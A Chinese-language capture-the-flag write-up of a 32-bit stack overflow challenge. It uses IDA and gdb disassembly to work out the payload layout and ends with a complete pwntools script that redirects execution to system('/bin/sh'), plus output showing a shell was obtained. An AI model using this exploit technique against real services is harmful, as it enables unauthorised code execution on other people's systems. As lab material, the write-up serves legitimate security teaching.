PWN (2)

> 本题是一个简单的栈溢出攻击，要求拿到服务器的shell，已知附件二进制文件中有字符串"/bin/sh"

用**IDA**反编译**main**函数，找到如下关键代码**:**

```
overflow_me();
callme("date");
```

反编译**callme:**

```
int __cdecl callme(char *command)
{
  return system(command);
}
```

那末必然要在overflow_me中实现栈溢出，覆盖正确的返回地址，同时将"/bin/sh"的地址放到栈的合适位置以被callme获取，从而执行`system("/bin/sh")`拿到shell.

反编译**overflow_me:**


```
int overflow_me()
{
  char v1; // [sp+8h] [bp-10h]@1

  puts("\n\nIn this program, passing a poi
  sleep(1u);
  puts("BTW, calling system directly is th
  puts("I suggested you trying in this way
  sleep(1u);
  puts("??What is .got table?\nhttps://www
  sleep(1u);
  puts("But I can tell you how to find it,
  puts("In IDA, View->Open subviews->Segme
  sleep(1u);
  puts("--------------------------------
  puts("So, what's your name:");
  __isoc99_scanf("%32s", &v1);
  return printf("Hello %s, I'll print time
}
```

代码中使用了不安全的scanf，这是溢出的关键，只需获得局部变量v1在栈里的位置即可——使用gdb反汇编:

```
0x80485ff <overflow_me+189>: lea    eax,[ebp-0x10]
0x8048602 <overflow_me+192>: push   eax
0x8048603 <overflow_me+193>: push   0x80489d9
0x8048608 <overflow_me+198>: call   0x8048410 <__isoc99_scanf@plt>
0x804860d <overflow_me+203>: add    esp,0x10
```

ebp-0x10便是v1的地址，画出上图时刻的栈映像:



因此需要输入 `'a'*20 + 4字节callme入口地址`，使得最后执行ret后eip被设置为callme的入口地址.

现在需要解决的问题是如何给**callme**传递参数

overflow执行ret指令时esp指向z单元，执行ret后(eip)=callme入口地址，esp指向y单元.

gdb反汇编**callme:**

```
0x804852b <callme>:  push   ebp
0x804852c <callme+1>:        mov    ebp,esp
0x804852e <callme+3>:        sub    esp,0x8
0x8048531 <callme+6>:        sub    esp,0xc
0x8048534 <callme+9>:        push   DWORD PTR [ebp+0x8]
0x8048537 <callme+12>:       call   0x80483f0 <system@plt>
0x804853c <callme+17>:       add    esp,0x10
0x804853f <callme+20>:       nop
```

执行`push ebp`时，先将esp向低地址移动一个单位(32位机上一个单位为4字节)，使esp指向z单元，然后向z单元中写入ebp的原值. `mov esp,ebp`后ebp指向z单元. `push DWORD PTR [ebp+0x8]`说明需要从ebp+0x8处获取system函数的参数，而ebp+0x8指向x单元. 因此最终的填充字节为:

`'a'*20 + 4字节callme入口地址 + 'a'*4 + "/bin/sh"的地址`

对照栈映像图统一说明之:

- `'a'*20` 填充 "16Bytes"和"原ebp"
- `4字节callme入口地址` 填充z单元
- `'a'*4` 填充y单元
- `"/bin/sh"的地址` 填充x单元

其中，"/bin/sh"的地址通过IDA获取:

```
.rodata:08048780 00000008 C /bin/sh
```

完整的**python**代码即运行结果如下:

```python
from pwn import *

#p = remote('128.199.220.74', 10001)
p = process('pwn2')
elf = ELF('pwn2')

binsh_addr = 0x08048780
callme_addr = elf.symbols['callme']
payload = 'a'*20 + p32(callme_addr) + 'a'*4 + p32(binsh_addr)

p.sendline('Y')
p.sendline(payload)

p.interactive()
```

```
---------------------------------
So, what's your name:
Hello aaaaaaaaaaaaaaaaaaaa+\x85\x0aaaa\x80\x87\x0, I'll p
$ echo "Got shell!"
Got shell!
```